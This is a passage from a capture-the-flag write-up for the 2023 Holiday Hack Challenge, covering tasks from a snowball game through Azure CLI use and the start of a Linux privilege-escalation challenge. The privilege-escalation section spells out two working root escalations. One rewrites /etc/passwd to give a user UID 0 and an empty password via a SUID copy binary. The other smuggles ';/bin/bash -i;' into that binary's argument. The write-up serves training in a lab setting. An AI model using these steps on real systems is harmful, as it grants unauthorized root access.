## Table of Contents

**HOLIDAY HACK ORIENTATION** ..... **4**

SUMMARY ..... 5
DETAILS ..... 5
*Answer it* ..... *5*

**SNOWBALL FIGHT** ..... **5**

SUMMARY ..... 6
DETAILS ..... 6
*Analyze the code* ..... *6*
*Set your variables* ..... *6*

**LINUX 101** ..... **8**

SUMMARY ..... 8
DETAILS ..... 9
*Find those trolls* ..... *9*

**REPORTINATOR** ..... **11**

SUMMARY ..... 12
DETAILS ..... 12
*Review and validate the report* ..... *12*

**AZURE 101** ..... **13**

SUMMARY ..... 13
DETAILS ..... 13
*Navigate the CLI* ..... *13*

**LUGGAGE LOCK** ..... **16**

SUMMARY ..... 16
DETAILS ..... 16
*Pick the lock* ..... *16*

**LINUX PRIVESC** ..... **17**

SUMMARY ..... 18
DETAILS ..... 18
*Getting root, option 1 – The longer way (modifying /etc/passwd)* ..... *18*
*Getting root, option 2 – The simple way (shell escape)* ..... *19*
*Solving the program* ..... *20*

**FASTER LOCK COMBINATION** ..... **21**

SUMMARY ..... 21
DETAILS ..... 21
*Find sticky numbers and guess numbers* ..... *21*
*Find the 1st digit* ..... *21*
*Find the 3rd digit* ..... *22*
*Find the 2nd digit* ..... *22*
*Test the possibilities* ..... *23*

**GAME CARTRIDGES: VOL 1** ..... **23**

SUMMARY ..... 23
DETAILS ..... 23
*Downloading the cartridge* ..... *23*
*Playing the game* ..... *24*
*Decoding the QR code* ..... *25*

**GAME CARTRIDGES: VOL 2 ..... 26**

SUMMARY ..... 26
DETAILS ..... 26
*Downloading the cartridge(s)* ..... *26*
*Playing the game* ..... *27*
*Diffing the ROMs* ..... *27*
*Patching Game0* ..... *29*
*Decoding morse code* ..... *31*

**GAME CARTRIDGES: VOL 3 ..... 31**

SUMMARY ..... 31
DETAILS ..... 31
*Downloading the cartridge* ..... *31*
*Playing the game* ..... *31*
*Modifying the coins* ..... *32*

**NA'AN ..... 34**

SUMMARY ..... 34
DETAILS ..... 34
*Playing the hand* ..... *34*

**KQL KRAKEN HUNT ..... 35**

SUMMARY ..... 35
DETAILS ..... 36
*Onboarding* ..... *36*
*Case #1* ..... *36*
*Case 2* ..... *38*
*Case 3* ..... *38*
*Case 4* ..... *39*
*Case 5* ..... *40*
*Case 6* ..... *42*
*Decode the flag* ..... *43*

**PHISH DETECTION AGENCY ..... 43**

SUMMARY ..... 43
DETAILS ..... 44
*Review the security configuration* ..... *44*
*Validate the emails* ..... *44*

**HASHCAT ..... 46**

SUMMARY ..... 47
DETAILS ..... 47
*Review the hash* ..... *47*
*Crack the hash* ..... *47*
*Submit the password* ..... *48*

**ELF HUNT ..... 49**

SUMMARY ..... 49
DETAILS ..... 49
*Option 1 – Modify JWT Token ..... 49*
*Option 2 – Modify client-side javascript ..... 51*

**CERTIFICATE SSHENANIGANS ..... 51**

SUMMARY ..... 52
DETAILS ..... 52
*Obtain a signed certificate ..... 52*
*Access the host ..... 53*
*Get the source ..... 54*
*Find and exploit the bug ..... 55*

**THE CAPTAIN'S COMMS ..... 58**

SUMMARY ..... 58
DETAILS ..... 58
*Read everything! ..... 58*
*Get the monitor token ..... 59*
*Get the decoder token ..... 60*
*Decode the signals ..... 60*
*Create a JWT token ..... 61*
*Sabotage the incursion ..... 62*

**ACTIVE DIRECTORY ..... 63**

SUMMARY ..... 63
DETAILS ..... 63
*Listing resources ..... 63*
*Extract the password for elfy ..... 64*
*Find/Exploit the AD certificate vulnerability ..... 65*

**SPACE ISLAND DOOR ACCESS SPEAKER ..... 69**

SUMMARY ..... 69
DETAILS ..... 69
*Clone a voice ..... 69*

**CAMERA ACCESS ..... 71**

SUMMARY ..... 71
DETAILS ..... 71
*Build the container and establish remote connectivity ..... 71*
*Connecting to the camera ..... 73*
*Getting a picture ..... 75*

**MISSILE DIVERSION ..... 77**

SUMMARY ..... 77
DETAILS ..... 77
*Explore the missile app ..... 77*
*Directly connect to and explore the database ..... 78*
*Update the missile target ..... 80*

**APPENDIX ..... 82**

LINUX PRIVESC – GENAI ..... 82
*Prompt ..... 82*
*Response ..... 83*

GAME CARTRIDGES: VOL 2 - GENAI ..... 83
*Prompt* ..... *83*
*Response* ..... *84*
NA'AN – GENAI ..... 84
*Prompt* ..... *84*
*Response* ..... *84*
KQL KRAKEN HUNT – GENAI ..... 85
*Prompt* ..... *85*
*Response* ..... *85*
*Prompt* ..... *85*
*Response* ..... *85*
CERTIFICATE SSHENANIGANS - GENAI ..... 86
*Prompt* ..... *86*
*Response* ..... *86*
THE CAPTAIN'S COMMS – GENAI ..... 86
*Prompt* ..... *86*
*Response* ..... *87*
CAMERA ACCESS – GENAI ..... 87
*Prompt* ..... *87*
*Response* ..... *88*
*Prompt* ..... *89*
*Response* ..... *89*
MISSILE DIVERSION – GENAI ..... 89
*Prompt* ..... *89*
*Response* ..... *90*
*Prompt* ..... *91*
*Response* ..... *92*

# Holiday Hack Orientation

## Holiday Hack Orientation

*Difficulty:* 🎄🌲🌲🌲🌲


Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands

### Summary

Kicking it off!

### Details

### Answer it




## Snowball Fight

## Snowball Fight

*Difficulty:* 🎄🎄🌲🌲🌲

Visit Christmas Island and talk to Morcel Nougat about this great new game. **Team up with another player** and show Morcel how to win against Santa!

## Summary

The goal of this objective is to play and win "Santa's Snowball Hero". Morcel Nougat gives you a hint that you can tinker with client-side variables and take Santa on solo. There is also an external reference that shows how to access iFrames in the console. Understanding how to access iFrames in the console sets you up for many of the subsequent objectives.

## Details

### Analyze the code


This objective loads "Santa's Snowball Hero" inside of an iFrame, and gives 3 options to begin play: "Random Match Making", "Create Private Room" and "Join Private Room". Start the game by selecting an option ("Create Private Room"). The page request reveals the existence of a "singlePlayer" parameter that relates to Morcel's hint about taking on Santa solo.

Inspecting the game's javascript code uncovers the client-side variables that can be manipulated. The hitbox size is of particular interest. This is the exposed target area where a snowball would inflict damage for the players. You also see a check for singlePlayer=true either in the URL parameter or in localStorage.

```
var snowballLiveTime = 2500
var snowballDmg = 2
var snowballSpeed = 500
var playersHitBoxSize = [30,30,40,60]
var elfHitBoxSize = [32,32,48,48]
var santaHitBoxSize = [60,60,70,70]

var singlePlayer = "false"
function checkAndUpdateSinglePlayer() {
const localStorageValue = localStorage.getItem('singlePlayer');
if (localStorageValue === 'true' || localStorageValue ===
'false') {
singlePlayer = String(localStorageValue === 'true');
}
const urlParams = new URLSearchParams(window.location.search);
const urlValue = urlParams.get('singlePlayer');
if (urlValue === 'true' || urlValue === 'false') {
singlePlayer = String(urlValue === 'true');
}
}
```

### Set your variables

Get to the appropriate context in the browser console





Once in the appropriate context, you can set the hit box size dimensions to 0. It removes all exposed surface area, and you no longer take damage.

```
>> playersHitBoxSize = [0,0,0,0]
<- ▸ Array(4) [ 0, 0, 0, 0 ]
>>
```


This is sufficient for beating the level, but it is also possible to get help from Elf the Dwarf in solo mode. This can be accomplished by changing the value of the URL parameter "singlePlayer" to "true". The key is to make sure that you pass this in the iFrame context, and can be done by setting "window.location.href"

```
>> window.location.href="https://hhc23-snowball.holidayhackchallenge.com/room/?username=bryanw462&roomId=1852691644&roomType=private&gameType=co-op&id=208a55f8-755c-4251-b467-0698e2629e88&
   dna=ATATATTAATATATATATATATATATATATATATATATATATGCCGTAATATATATATATATTAGCATATATATATATATATATATATTAGCATATATATATATATATGCATATATATATATATTAGCATATATGC&singlePlayer=true"
```




Sit back, set your player hit box to 0, and let Elf the Dwarf carry you to victory!

## Linux 101




### Summary

You help Ginger Breddie with his Linux tasks and find that trolls had obtained access into the system and wreaked havoc. By using various Linux system commands, it was possible to find the trolls, repair the damage and add a troll repellant to prevent them from returning.

## Details

### Find those trolls

| | |
|---|---|
| Task #1 | Perform a directory listing of your home directory to find a troll and retrieve a present! |
| Input #1 | `elf@6836a7a517d2:~$ ls ~` |
| Output #1 | `HELP  troll_19315479765589239  workshop` |
| | |
| Task #2 | Now find the troll inside the troll. |
| Input #2 | `elf@3f1d8226df1c:~$ cat ~/troll_19315479765589239` |
| Output #2 | `troll_24187022596776786` |
| | |
| Task #3 | Great, now remove the troll in your home directory. |
| Input #3 | `elf@3f1d8226df1c:~$ rm ~/troll_19315479765589239` |
| Output #3 | `N/A` |
| | |
| Task #4 | Print the present working directory using a command. |
| Input #4 | `elf@3f1d8226df1c:~$ pwd` |
| Output #4 | `/home/elf` |
| | |
| Task #5 | Good job but it looks like another troll hid itself in your home directory. Find the hidden troll! |
| Input #5 | `elf@3f1d8226df1c:~$ ls -al ~` |
| Output #5 | `total 64`<br>…<br>`-rw-r--r-- 1 elf  elf  0 Dec 29 07:53 .troll_5074624024543078`<br>… |
| | |
| Task #6 | Excellent, now find the troll in your command history. |
| Input #6 | `elf@3f1d8226df1c:~$ cat ~/.bash_history` |
| Output #6 | `echo troll_9394554126440791` |
| | |
| Task #7 | Find the troll in your environment variables. |
| Input #7 | `elf@3f1d8226df1c:~$ env` |
| Output #7 | …<br>`z_TROLL=troll_20249649541603754`<br>… |
| | |
| Task #8 | Next, head into the workshop. |

| | |
|---|---|
| Input #8 | `elf@3f1d8226df1c:~$ cd workshop/` |
| Output #8 | `N/A` |
| | |
| Task #9 | A troll is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the troll is in. |
| Input #9 | `elf@3f1d8226df1c:~/workshop$ grep troll -i *.txt` |
| Output #9 | `toolbox_191.txt:tRoLl.4056180441832623` |
| | |
| Task #10 | A troll is blocking the present_engine from starting. Run the present_engine binary to retrieve this troll. |
| Input #10 | `elf@3f1d8226df1c:~/workshop$ chmod +x present_engine && ./present_engine` |
| Output #10 | `troll.898906189498077` |
| | |
| Task #11 | Trolls have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0. |
| Input #11 | `elf@3f1d8226df1c:~/workshop$ cd /home/elf/workshop/electrical && mv blown_fuse0 fuse0` |
| Output #11 | `N/A` |
| | |
| Task #12 | Now, make a symbolic link (symlink) named fuse1 that points to fuse0 |
| Input #12 | `elf@3f1d8226df1c:~/workshop/electrical$ ln -s fuse0 fuse1` |
| Output #12 | `N/A` |
| | |
| Task #13 | Make a copy of fuse1 named fuse2. |
| Input #13 | `elf@3f1d8226df1c:~/workshop/electrical$ cp fuse1 fuse2` |
| Output #13 | `N/A` |
| | |
| Task #14 | We need to make sure trolls don't come back. Add the characters "TROLL_REPELLENT" into the file fuse2. |
| Input #14 | `elf@3f1d8226df1c:~/workshop/electrical$ echo "TROLL_REPELLENT" > fuse2` |
| Output #14 | `N/A` |
| | |
| Task #15 | Find the troll somewhere in /opt/troll_den. |
| Input #15 | `elf@3f1d8226df1c:~/workshop/electrical$ find /opt/troll_den -iname 'troll.*'` |
| Output #15 | `/opt/troll_den/apps/showcase/src/main/resources/tRoLl.6253159819943018` |
| | |
| Task #16 | Find the file somewhere in /opt/troll_den that is owned by the user troll. |

| | |
|---|---|
| Input #16 | `elf@3f1d8226df1c:~/workshop/electrical$ find /opt/troll_den -user troll` |
| Output #16 | `/opt/troll_den/apps/showcase/src/main/resources/template/ajaxErrorContainers/tr0LL_9528909612014411` |
| | |
| Task #17 | Find the file created by trolls that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/troll_den. |
| Input #17 | `elf@3f1d8226df1c:~/workshop/electrical$ find /opt/troll_den -size +108k -size -110k` |
| Output #17 | `/opt/troll_den/plugins/portlet-mocks/src/test/java/org/apache/t_r_o_l_l_2579728047101724` |
| | |
| Task #18 | List running processes to find another troll. |
| Input #18 | `elf@3f1d8226df1c:~/workshop/electrical$ ps -u` |
| Output #18 | `USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND`<br>`elf 30608 0.2 0.0 31520 26940 pts/2 S+ 08:29 0:00 /usr/bin/python3 /14516_troll` |
| | |
| Task #19 | The 14516_troll process is listening on a TCP port. Use a command to have the only listening port display to the screen. |
| Input #19 | `elf@3f1d8226df1c:~/workshop/electrical$ netstat -p 30608 -lntu` |
| Output #19 | `Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name`<br>`tcp 0 0 0.0.0.0:54321 0.0.0.0:* LISTEN 30608/python3` |
| | |
| Task #20 | The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last troll. |
| Input #20 | `elf@3f1d8226df1c:~/workshop/electrical$ curl localhost:54321` |
| Output #20 | `troll.73180338045875` |
| | |
| Task #21 | Your final task is to stop the 14516_troll process to collect the remaining presents. |
| Input #21 | `elf@3f1d8226df1c:~/workshop/electrical$ kill 30608` |
| Output #21 | `N/A` |
| | Congratulations, you caught all the trolls and retrieved all the presents! |

## Reportinator

## Reportinator

*Difficulty:* 🎄🎄🎄🎄🎄

Noel Boetie used ChatNPT to write a pentest report. Go to Christmas Island and help him clean it up.

### Summary

You help Noel Boetie review a pentest report generated by ChatNPT and find it hallucinated on 3 out of 9 vulnerabilities. The following vulnerabilities were found to contain an issue with accuracy: (3) Remote Code Execution via Java Deserialization of Stored Database Objects, (6) Stored Cross-Site Scripting Vulnerabilities and (9) Internal IP Address Disclosure.

### Details

#### Review and validate the report

(3) Remote Code Execution via Java Deserialization of Stored Database Objects

ChatNPT specifies that this issue can be abused by "intercepting HTTP request traffic on 88555/TCP and submitting specially serialized objects". The first issue is that port 88555/TCP falls outside the valid range of 0-65535. And while exploitation could technically involve intercepting and manipulating a request, it is not an exclusive mechanism for doing so. Additionally, ChatNPT recommends applying "NIST SP 800-53 security controls for data protection, such as SC-8: Transmission Confidentiality and Integrity and SC-28: Protection of Information at Rest." While these may perhaps limit some specific attack vectors, they do not directly address the problem of insecure deserialization.

https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html

(6) Stored Cross-Site Scripting Vulnerabilities

ChatNPT recommends that "All content not expressly authorized as HTML, CSS, or JavaScript content should be encoded to prevent exposure to XSS attacks, including JSON content.". HTML, CSS and Javascript should not be omitted from encoding. Rather, these should be using context specific output encoding methodologies for safe rendering in the browser. Additionally, ChatNPT specifies that "SCS analysts were able to manipulate HTTP SEND" which is not a valid HTTP REQUEST method

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html


https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods

(9) Internal IP Address Disclosure

ChatNPT specifies that the server will return its private IP address when making an "HTTP 7.4.33 request", which is not a valid HTTP request type. It appears it may have gotten it confused with PHP version 7.4.33 which was mentioned in finding #8. Additionally, ChatNPT incorrectly recommends using security headers such as Content-Security-Policy to prevent this issue. This header is intended to address cross-site scripting and data injection attacks.

https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

## Azure 101




### Summary

You help Sparkle Redberry navigate and learn about the Azure CLI. In return, he lets you know that the Azure Function App URL you came across is a part of Alabaster's new project he worked on with ChatNPT. And he gives you a hint that it is possible to use the Azure REST API if Azure CLI tools are unavailable. This clue becomes useful later in the Certificate SSHenanigans objective.

### Details


#### Navigate the CLI

| | |
|---|---|
| Task #1 | You may not know this but the Azure cli help messages are very easy to access. First, try typing:<br>$ az help \| less |
| Input #1 | `elf@a85891e44aae:~$ az help \| less` |
| Output #1 | |
| | |
| Task #2 | Next, you've already been configured with credentials. Use 'az' and your 'account' to 'show' your current details and make sure to pipe to less ( \| less ) |
| Input #2 | `elf@a85891e44aae:~$ az account show \| less` |
| Output #2 | `{`<br>`  "environmentName": "AzureCloud",`<br>`  "id": "2b0942f3-9bca-484b-a508-abdae2db5e64",`<br>`  "isDefault": true,`<br>`  "name": "northpole-sub",`<br>`  "state": "Enabled",`<br>`  "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",`<br>`  "user": {`<br>`  "name": "northpole@northpole.invalid",`<br>`  "type": "user"`<br>`  }`<br>`}` |
| | |
| Task #3 | Excellent! Now get a list of resource groups in Azure. |
| Input #3 | `elf@a85891e44aae:~$ az group list` |
| Output #3 | `[`<br>`  {`<br>`  "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1",`<br>`  …`<br>`  {`<br>`  "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2",`<br>`  …`<br>`]` |
| | |
| Task #4 | Ok, now use one of the resource groups to get a list of function apps. |
| Input #4 | `elf@a85891e44aae:~$ az functionapp function list -g northpole-rg1` |
| Output #4 | `[`<br>`  {`<br>`  …`<br>`  "defaultHostName": "northpole-ssh-certs-fa.azurewebsites.net",` |

| | |
|---|---|
| | `"enabled": true,`<br>`"enabledHostNames": [`<br>`"northpole-ssh-certs-fa.azurewebsites.net"`<br>`],`<br>`"extendedLocation": null,`<br>`"hostNameSslStates": [`<br>`{`<br>`…`<br>`"name": "northpole-ssh-certs-fa.azurewebsites.net",`<br>`…`<br>`}` |
| | |
| Task #5 | Find a way to list the only VM in one of the resource groups you have access to. |
| Input #5 | `elf@a85891e44aae:~$ az vm list --resource-group northpole-rg2` |
| Output #5 | `[`<br>`{`<br>`"id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2/providers/Microsoft.Compute/virtualMachines/NP-VM1",`<br>`"location": "eastus",`<br>`"name": "NP-VM1",`<br>`"properties": {`<br>`"hardwareProfile": {`<br>`"vmSize": "Standard_D2s_v3"`<br>`},`<br>`…` |
| | |
| Task #6 | Find a way to invoke a run-command against the only Virtual Machine (VM) so you can RunShellScript and get a directory listing to reveal a file on the Azure VM. |
| Input #6 | `elf@a85891e44aae:~$ az vm run-command invoke -g northpole-rg2 -n NP-VM1 --command-id RunShellScript --scripts "ls"` |
| Output #6 | `{`<br>`"value": [`<br>`{`<br>`"code": "ComponentStatus/StdOut/succeeded",`<br>`"displayStatus": "Provisioning succeeded",`<br>`"level": "Info",`<br>`"message": "bin\netc\nhome\njinglebells\nlib\nlib64\nusr\n",`<br>`"time": 1703846953` |

| | |
|---|---|
| | `},`<br>`{`<br>`"code": "ComponentStatus/StdErr/succeeded",`<br>`"displayStatus": "Provisioning succeeded",`<br>`"level": "Info",`<br>`"message": "",`<br>`"time": 1703846953`<br>`}`<br>`]`<br>`}` |
| | Great, you did it all! |

## Luggage Lock




### Summary

You help Garland Candlesticks get into his luggage. Garland points you to a video that demonstrates how to get into luggage locks.

### Details

#### Pick the lock

The general approach would be to apply tension by clicking down on the lock, and spin the dials until you get resistance. Once all the dials have been set you click the lock all the way down to see if it unlocks. This technique can be sped up by observing the probabilities that get returned over the websocket. The number that is getting resistance and is the highest probability is likely the correct one.

42["message",{"Type":"Setup","Probabilities":[[0.06,0.04333333333333333335,0.08333333333333333,0.04666666666666667,0.9833333333333333,0.29,0.03333333333333333,0.26,0.15666666666666665,0.09999999999999999],[0.33,0.26,0.13999999999999999,0.32666666666666666,0.16666666666666666,0.15,0.30333333333333334,0.9933333333333333,0.1466666666

6666667,0.21333333333333335],[0.08666666666666667,0.7,0.16,0.2866666666666667,0.04333333333333335,0.15,0.11,0.17,0.16666666666666666,0.08],[0.013333333333333334,0.22333333333333336,0.25666666666666665,0.20666666666666667,0.21333333333333335,0.05333333333333334,0.03333333333333333,0.06999999999999999,0.9,0.17]],"PlayerId":"4d4a64ba-3703-4332-a73e-9f9328eb3535"}]

However, I found that by looking at probabilities alone was sufficient to find the correct sequence.

1st digit - 4 with a probability of 0.9833
2nd digit - 7 with a probability of 0.9933
3rd digit - 1 with a probability of 0.7
4th digit - 8 with a probability of 0.9

## Linux PrivEsc

## Summary

Rosemold gives you a couple of hints on how you can achieve privilege escalation on the host. You are told that you can 1) use a privileged binary to overwrite a particular file, or 2) pass a specially crafted argument to escalate privileges. You are pointed to a privilege escalation guide that gives several practical ways to escalate privileges. Generative AI was used to discover a working payload to escape out of a privileged binary into a root shell.

## Details

Using the hints and techniques from the referenced privilege escalation guide, you can start by searching for binaries that have the SUID bit set.

| | |
|---|---|
| Input #1 | `elf@361ca90a798c:~$ find / -perm -u=s -type f 2>/dev/null` |
| Output #1 | `/usr/bin/chfn`<br>`/usr/bin/chsh`<br>`/usr/bin/mount`<br>`/usr/bin/newgrp`<br>`/usr/bin/su`<br>`/usr/bin/gpasswd`<br>`/usr/bin/umount`<br>`/usr/bin/passwd`<br>`/usr/bin/simplecopy` |

### Getting root, option 1 – The longer way (modifying /etc/passwd)

The "simplecopy" binary stands out because the hint suggested you may be able to overwrite a file to achieve privilege escalation. One notable file that you can modify is the /etc/passwd file to set permissions for the 'elf' user. First, take a look at the /etc/passwd file

| | |
|---|---|
| Input #1 | `elf@361ca90a798c:~$ cp /etc/passwd .` |
| Output #1 | N/A |
| | |
| Input #2 | `elf@361ca90a798c:~$ cat passwd` |
| Output #2 | `root:x:0:0:root:/root:/bin/bash`<br>…<br>`elf:x:1000:1000::/home/elf:/bin/sh` |

Next you can remove the last line, and configure the elf user with a UID and GID of 0 (effective root permissions), and set an empty password

| | |
|---|---|
| Input #3 | `elf@361ca90a798c:~$ sed -i '$ d' passwd` |
| Output #3 | N/A |
| | |
| Input #4 | `elf@361ca90a798c:~$ echo "elf::0:0::/home/elf:/bin/sh" >> passwd` |
| Output #4 | `N/A` |

Next, you can use the privileged simplecopy binary to move the updated passwd file back into the /etc directory

| | |
|---|---|
| Input #5 | `elf@361ca90a798c:~$ simplecopy passwd /etc/passwd` |
| Output #5 | `N/A` |

And can switch to root without entering a password

| | |
|---|---|
| Input #6 | `elf@361ca90a798c:~$ su - elf` |
| Output #6 | `#` |
| | |
| Input #7 | `# whoami` |
| Output #7 | `root` |
| | |
| Input #8 | `#cd root && ./runmetoanswer` |
| Output #8 | `Who delivers Christmas presents?`<br><br>`>` |

### Getting root, option 2 – The simple way (shell escape)

You can escape out of the simplecopy program and spawn a bash shell by entering a specially crafted sequence of characters. Specifically, you can break out by using double quotes as determined by the Generative AI companion.

| | |
|---|---|
| Input #1 | `elf@361ca90a798c:~$ /usr/bin/simplecopy ";/bin/bash -i;" /foo` |
| Output #1 | `cp: missing file operand`<br>`Try 'cp --help' for more information.`<br><br>`root@361ca90a798c:~#` |
| | |

| | |
|---|---|
| Input #2 | `root@361ca90a798c:~# whoami` |
| Output #2 | `root` |
| Input #3 | `root@361ca90a798c:~# cd /root && ./runmetoanswer` |
| Output #3 | `Who delivers Christmas presents?`<br><br>`>` |

## Solving the program

You find that the binary expects an answer. If you run "strings" against the binary, you find a reference to "runtoanswer.yaml" located in /etc.


| | |
|---|---|
| Input #1 | `root@361ca90a798c:/root# strings runmetoanswer` |
